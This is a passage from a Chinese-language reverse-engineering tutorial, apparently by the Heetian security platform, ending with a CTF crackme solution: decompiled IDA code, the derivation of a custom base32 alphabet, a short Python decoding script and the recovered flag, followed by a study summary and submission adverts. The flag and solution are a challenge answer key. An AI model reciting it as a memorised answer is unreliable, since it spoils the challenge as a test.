             v20 & 0xFFFFFF80 | ((v21 & 0xF) << 8))
         + ((__PAIR__(
               (__PAIR__(v15 >> 24, (v23 & 0xFFFFFFF8) << 8)
             + __PAIR__(
                 v29 | (unsigned int)((unsigned __int64)(v23 & 7) >> 24),
                 v18 & 0xFFFFFFC0 | ((v23 & 7) << 8))
             + (v18 & 0x3E)) >> 24,
             v21 & 0xFFFFFFF0 | ((v18 & 1) << 8))
           + v16) << 8)
         + (v20 & 0x7C)) << 8)) >> 32;
  HIDWORD(v14) = (v14 & 0x1F)
```

由算法特征，可以知道使用了base32对输入字符串进行编码，但是加密表不是规则的，通过下面函数生成：

```
signed __int16 sub_401000()
{
  signed int v0; // eax@1
  int v1; // esi@3
  signed int v2; // edx@3
  char v3; // cl@4
  signed __int16 result; // ax@5

  v0 = 1;
  do
  {
    byte_403020[v0] += 32;                      // 转小写
    v0 += 2;
  }
  while ( v0 < 26 );
  v1 = 0;
  v2 = (signed int)&aMnopqrstuvwxyz[13];
  do
  {
    ++v1;
    v3 = byte_40301F[v1];
    byte_40301F[v1] = *(_BYTE *)v2;             // 逆序
    *(_BYTE *)v2-- = v3;
  }
  while ( v2 > (signed int)aMnopqrstuvwxyz );
  *(_DWORD *)&aMnopqrstuvwxyz[14] = 859125303;
  result = 12594;
  word_40303E = 12594;
```

最后的加密表为：zYxWvUtSrQpOnMlKjIhGfEdCbA765321

最终脚本：

```python
from __future__ import print_function
import anybase32

arbitrary_alphabet = b"zYxWvUtSrQpOnMlKjIhGfEdCbA765321"
# sample_text = b"flag{"

# encoded = anybase32.encode(sample_text, arbitrary_alphabet)

# print (encoded)
encoded=b"nAdtxA66nbbdxA71tUAE2AOlnnbtrAp1nQzGtAQGtrjC7"
decoded = anybase32.decode(encoded, arbitrary_alphabet)
print (decoded)
```

```
flag{f1ag_1s_enc0de_bA3e32!}
[Finished in 0.7s]
```

6

总结

就我个人感觉，学习逆向工程所需的知识还是比较多的，从汇编语言、动态分析工具OllyDbg及静态分析工具IDA的使用，到加解密算法（AES/DES/RSA/RC4等）的学习，再到CTF比赛中对恶意样本的分析等等，这篇文章也只是讲了一点而已，更多的还要在实践中学习：)

附：题目下载链接（*https://github.com/sherlly/CTF/tree/master/collect*）

看不过瘾？合天2017年度干货精华请点《【精华】2017年度合天网安干货集锦》

别忘了投稿哟！！！

合天公众号开启原创投稿啦！！！

大家有好的技术原创文章。

欢迎投稿至邮箱：*edu@heetian.com*；

合天会根据文章的时效、新颖、文笔、实用等多方面评判给予100元-500元不等的稿费哟。

有才能的你快来投稿吧！

重金悬赏 | 合天原创投稿等你来！

合天智汇

网址：*www.heetian.com*

电话：4006-123-731

长按图片，据说只有颜值高的人才能识别哦→